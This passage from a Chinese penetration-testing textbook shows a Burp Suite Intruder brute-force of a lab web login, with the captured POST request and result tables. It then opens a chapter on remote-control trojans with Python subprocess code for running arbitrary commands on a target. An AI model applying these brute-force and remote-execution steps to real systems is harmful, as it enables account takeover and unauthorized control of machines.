


图 10-43 Intruder 模块界面

在这个模块中，需要向 Burp Suite 指明密码所在的位置，在这个操作界面中，Burp Suite 并不能确切地知道密码所在的位置，但是它给出了 4 个可能的位置，也就是图 10-43 中阴影部分。Burp Suite 中使用一对“ $ ”来前后表示密码的区域。在这里单击右边的 Clear $ 按钮，清除所有默认参数，如图 10-44 所示。



图 10-44　单击 Clear$

然后鼠标移动到密码位置，也就是“000000”的前面，单击 Add$ 按钮；再将鼠标移动到“000000”后面，单击 Add$ 按钮。这样就成功地标示出密码的位置，也就是一会儿要用字典替换的位置，如图 10-45 所示。

```
POST /webadmin/login.ASP HTTP/1.1
Host: 192.168.1.103
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:45.0) Gecko/20100101 Firefox/45.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Referer: http://192.168.1.103/webadmin/
Cookie: JXOVCECBSSJAZWHZXLYU=LUBZKBAAGOKUIIKTBSTHJMTBJJQDIFHQJMQAQVVZ
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 55

AdminName=admin&AdminPassword=§000000§&Submit=%C8%B7%B6%A8
```

图 10-45　设置完密码位置的 Intruder

切换到 Payloads 选项卡，选择要使用的 Payload type，这里选择要设定进行密码破解目标的个数，如图 10-46 所示。例如只破解密码，这里 Payload set 的值就是 1。例如，既不知道用户名又不知道密码的时候，这里面就要选择 2。Payload type 的类型选择 Simple list。

Target | Positions | Payloads | Options

Payload Sets

Start attack

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab.
Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 1　　Payload count: 0

Payload type: Simple list　　Request count: 0

图 10-46　Payloads 的操作界面

免费版比专业版少了一些功能，接下来是加入使用的字典文件，在下方单击 Load…按钮，如图 10-47 所示。




图 10-47　选择要使用的字典（一）

在这里选中下载的 wordlist.txt 作为破解的字典，如图 10-48 所示。




图 10-48　选择要使用的字典（二）

设置完成之后，就单击菜单栏中的 Intruder → Start attack，如图 10-49 所示。



图 10-49　开始 Intruder 攻击

现在开始扫描，免费版由于限制了多线程，所以进展十分缓慢，如图 10-50 所示。

Intruder attack 1

Attack Save Columns

Results | Target | Positions | Payloads | Options

Filter: Showing all items

Requ... ▲	Payload	Status	Error	Timeo...	Length	Comment
0		200	☐	☐	498	
1		200	☐	☐	498	
2	%null%	200	☐	☐	250	
3	%username%	200	☐	☐	250	
4	!@#$	200	☐	☐	498	
5	!@#$%	200	☐	☐	250	
6	!@#$%^	200	☐	☐	250	
7	!@#$%^&	200	☐	☐	250	
8	!@#$%^&*	200	☐	☐	250	
9	000000	200	☐	☐	498	
10	00000000	200	☐	☐	498	
11	0123456789	200	☐	☐	498	
12	1	200	☐	☐	498	

14 of 2108

图 10-50　攻击过程

扫描到差不多的时候，可以根据 Status 或者 Length（长度）排序。以 Status 为例，可以看到所有的数据包被分成两种，一种为 302，其他的为 200，如图 10-51 所示。当然有时可能会不同，需要查看一下 Length，一般 Length 与大多数数据包不同的就是正确的。

Filter: Showing all items

Request	Payload	Status ▼	Error	Timeo...	Length	Comment
35	1234qwer	302	☐	☐	212	
0		200	☐	☐	498	
1		200	☐	☐	498	
2	%null%	200	☐	☐	250	
3	%username%	200	☐	☐	250	
4	!@#$	200	☐	☐	498	
5	!@#$%	200	☐	☐	250	
6	!@#$%^	200	☐	☐	250	
7	!@#$%^&	200	☐	☐	250	
8	!@#$%^&*	200	☐	☐	250	
9	000000	200	☐	☐	498	
10	00000000	200	☐	☐	498	
11	0123456789	200	☐	☐	498	

图 10-51　对数据包发送的结果进行排序

使用 Burp Suite 其实是一种十分通用的办法。

小结

本章介绍了一些网络渗透中常见的密码破解方式。首先以 FTP 服务为例，讲解了如何使用 Python 编写程序来破解常见的网络服务加密。其次介绍了如何针对 Web 页面中的密码进行破解。这两种破解方式采用的都是暴力穷举方式，虽然这种方式在目前的实际成功率并不高，但却是在渗透测试时必需进行的步骤。然后介绍了对使用哈希加密的密码的破解，哈希加密算法有很多，因此这里也只介绍了如何使用 Kali Linux 2 来识别一个哈希值是采用了何种加密方法。本章的最后讲解了如何在 Kali Linux 2 中使用字典文件。

现阶段，密码是一个常见的认证方式，除了在网络应用中大量使用之外，大量软件也都使用验证码的方式，限于本书的篇幅，本文只介绍了前者。

CHAPTER 11

第 11 章 远程控制工具

在普通人的心目中，黑客就等同于信息泄露、系统瘫痪以及远程控制。电影中的黑客可以随心所欲地控制别人的计算机，坐在家里就黑了五角大楼的桥段已经屡见不鲜。但是在现实生活中，这是很难发生的。原因很简单，某些机构和大型企业雇佣的黑客水平并不比散落民间的少。无论是为谁工作，这些人都必须要不断地研究两种程序，一种是针对系统漏洞的渗透程序，另一种就是用来实现远程控制的程序。

打个比方，在战争时期，军队攻破了敌方城堡的大门，那么接下来作为军队指挥官会选择做什么呢？往大门里扔炸药，毁灭这个城堡？还是派军队冲进去，接管城市的控制权？显然，占领要比毁灭更有价值，对渗透来说也是一样，渗透程序的作用就是打开一扇通往目标的大门，接下来应该将实现远程控制的程序安装到目标系统中，这样就可以占领这个系统。

怎么样，是不是听起来就很激动人心呢？远程控制程序是一个很常见的计算机用语，指的是可以在一台设备上操纵另一台设备的软件。在平时的生活中，很多人会将这个词汇与“木马”混为一谈。

11.1　远程控制工具简介

通常情况下，远程控制程序一般分成两个部分：被控端和主控端。如果一台计算机上执行了这个被控端，就会被另外一台装有主控端的计算机所控制了。曾经在整个中华大地上掀起了轰轰烈烈的全民黑客运动的“灰鸽子”就是这样一个远程控制软件，据统计，早在 2005

年的时候，“灰鸽子”就已经感染了近百万台计算机。

现在世界上被广泛使用的远程控制软件有很多种，其中既有一些确实是为人们提供工作便利的正常软件，例如 TeamViewer，也有一些是专门为黑客入侵所打造的后门木马。

在这里并不去考虑这些软件的目的是善意还是恶意，而是从技术的角度对其进行分类。实际上，远程控制软件的分类标准有很多，这里只介绍两个最为常用的标准。

第一个标准就是远程控制软件被控端与主控端的连接方式。按照不同的连接方式，可以将远程控制软件分为正向和反向两种。

假设这样一个场景，一个黑客设法在受害者的计算机上执行了远程控制软件服务端，那么把黑客现在所使用的计算机称为 Hacker，而把受害者所使用的计算机称为 A。如果说黑客所使用的远程控制软件是正向的，那么计算机 A 在执行了这个远程控制服务端之后，只会在自己的主机上打开一个端口，然后等待 Hacker 计算机连接，注意此时 A 计算机并不会去主动通知 Hacker 计算机（而反向控制软件会），因此黑客必须知道计算机 A 的 IP 地址。这导致了正向控制在实际操作中具有很大的困难。

而反向远程控制则截然不同，当计算机 A 在执行了这个远程控制被控端之后，会主动去通知 Hacker 计算机，“嗨，我现在受你的控制了，请下命令吧”，因此黑客也无须知道计算机 A 的 IP 地址，只需要把这个远程控制被控端发送给目标即可。现在黑客所使用的远程控制软件大都采用了反向控制。

另外一种常见的分类方法就是按照目标操作系统的不同而分类，这就很容易理解了，平时在 Windows 上运行的软件大都是 exe 文件，而 Android 操作系统上则大都是 apk 文件。显然你制造的一个 Windows 平台下使用的远程控制被控端对于手机使用的 Android 操作系统是毫无作用的。目前常见的操作系统主要有微软的 Windows，谷歌的 Android，苹果的 iOS 以及各种 Linux 系统。

另外，随着互联网的不断发展，针对各种网站开发技术的远程控制软件也出现了，这些远程控制软件也都采用和网站开发相同的语言，例如 ASP、PHP 等。

11.2 Python 中的控制基础 subprocess 模块

接下来编写一个远程控制工具。这个远程控制工具要分成服务端和控制端两个部分，服务端主要用来发送控制命令和接收执行结果，控制端主要用来接收并执行控制命令。程序编写先从控制命令的执行开始，首先来介绍一下用来执行控制命令的 subprocess 模块。

这个模块的主要作用是执行外部的命令和程序，subprocess 也是替换了一些以前旧的模块和函数，例如 os.system、os.spawn*、os.popen*、popen2.*、commands.* 等。

对操作系统有了解的读者都会明白，当运行 Python 的时候，其实也是在运行一个进程。

在 Python 中，可以通过标准库中的 subprocess 来 fork 一个子进程，subprocess 中包含多个创建子进程的函数。

1. subprocess.call(args, *, stdin=None, stdout=None, stderr=None, shell=False)

这里面最为重要的参数就是 args，它可以是一个字符串，也可以是一个包含程序参数的列表，用来指明需要执行的命令，使用这个参数就可以在 Python 中执行对应命令，如果是序列类型，第一个元素通常是可执行文件的路径。也可以显式地使用 executeable 参数来指定可执行文件的路径。

stdin、stdout、stderr 分别表示程序的标准输入、输出、错误句柄。它们可以是 PIPE，文件描述符或文件对象，默认值为 None，表示从父进程继承。

shell=True 参数会让 subprocess.call 接受字符串类型的变量作为命令，并调用 shell 去执行这个字符串；当 shell=False 时，subprocess.call 只接受数组变量作为命令，并将数组的第一个元素作为命令，剩下的全部作为该命令的参数。

如果子进程不需要进行交互操作，就可以使用该函数来创建。接下来使用这个函数来启动目标系统（Windows 7）上的记事本文件，这个文件平时可以在运行中直接输入“notepad.exe”来打开，如图 11-1 所示。




图 11-1　输入“notepad.exe”来打开记事本文件

现在在 Python 中完成同样的操作，首先导入需要使用的 subprocess 库：

```
>>>import subprocess
```

其次使用 subprocess.call 来执行这个命令：

```
>>>child=subprocess.call("notepad.exe")
```

然后会发现在 Windows 系统上启动了一个记事本文件，这表明 Python 正确地执行了想要的命令。不过，此时可能更关心的是 child 的值，这其实就是 subprocess.call("notepad.exe")的返回值，先关闭打开的记事本文件，然后执行：

```
>>>print child
0
```

这里的返回值为 0，其实就是退出信息 (returncode，0 表示成功，非 0 表示失败）。

2．subprocess. check_call()

这个函数的作用与前面的 subprocess.call() 几乎是相同的，使用这个函数来对目标执行一次 ping 命令，以下两条语句的效果是相同的。

```
>>>child=subprocess. check_call (["ping","www.baidu.com.cn"])
>>>child=subprocess. check_call ("ping www.baidu.com.cn",shell=True)
```

将 child 的值打印输出如下所示。

```
>>>print child
0
```

不同之处在于 subprocess.check_call() 会对返回值进行检查，如果返回值非 0，则会抛出 CalledProcessError 异常，这个异常会有个 returncode 属性，记录子进程的返回值，可用 try…except…来检查。

3．subprocess. check_output()

这个函数与前两个函数的区别在于它会返回子进程向标准输出的输出结果。这个函数在进行互动的时候相当有用。

检查退出信息，如果 returncode 不为 0，则抛出错误 subprocess.CalledProcessError，该对象包含 returncode 属性和 output 属性，output 属性为标准输出的输出结果，可用 try…except…来检查。

```
>>>child=subprocess.check_output("ping www.baidu.com.cn",shell=True)
```

输出这个结果查看一下这个结果。

```
>>>print child
正在 Ping www.a.shifen.com [61.135.169.125] 具有 32 字节的数据：
来自 61.135.169.125 的回复：字节 =32 时间 =6ms TTL=50
来自 61.135.169.125 的回复：字节 =32 时间 =5ms TTL=50
来自 61.135.169.125 的回复：字节 =32 时间 =8ms TTL=50
来自 61.135.169.125 的回复：字节 =32 时间 =8ms TTL=50
61.135.169.125 的 Ping 统计信息：
数据包：已发送 = 4，已接收 = 4，丢失 = 0 (0% 丢失)，
往返行程的估计时间(以毫秒为单位)：
最短 = 5ms，最长 = 8ms，平均 = 6ms
```

4．subprocess. Popen

上面的三个函数都是基于 Popen() 的封装。如果读者希望能够按照自己的想法来使用一些功能时，Popen 就成了一个最好的选择，这个类的格式如下所示。

classPopen(args, bufsize=0, executable=None,stdin=None, stdout=None, stderr=None,

preexec_fn=None, close_fds=False, shell=False,cwd=None, env=None, universal_newlines=False, startupinfo=None, creationflags=0):

这里面最重要的参数就是 args，同样这个 args 参数可以是一个字符串，也可以是一个包含程序参数的列表。要执行的程序一般就是这个列表的第一项，或者是字符串本身。

```
subprocess.Popen(["notepad","test.txt"])
```

另外，需要注意的是，Popen 对象创建后，主程序不会自动等待子进程完成，创建一个 Python 程序，输入如下代码，然后执行。

```
import subprocess
child= subprocess.Popen(["ping","www.baidu.com"])
print "parent process"
```

从运行结果中看到，Python 程序首先输出了“ parent process”，然后才弹出命令行窗口来执行 ping 命令。

如果需要等待子进程，就需要使用 wait()，接下来看看添加了这个函数的程序。

```
import subprocess
child= subprocess.Popen(["ping","www.baidu.com"])
child.wait()
print("parent process")
```

执行这个程序之后，Python 程序就会弹出命令行窗口以执行 ping 命令，执行完毕之后才输出“parent process”。

现在已经掌握了 subprocess 的基本用法，接下来利用这个模块编写一个执行指定命令的函数。这个函数很简单，只需要一个参数用来表示需要执行的命令，返回值为执行结果。

```
def run_command(command):
#rstrip() 用来删除 string 字符串末尾的指定字符（默认为空格）
command=command.rstrip()
try:
    child = subprocess.check_output(command,shell=True)
except:
    child = 'Can not execute the command.\r\n'
return child
```

接下来验证一下这个函数，例如希望目标执行的命令为显示 C 盘下所有内容。

```
execute="dir c:"
output = run_command(execute)
print output
```

执行之后，会显示出目标主机 C 盘下的所有目录和文件，如图 11-2 所示。

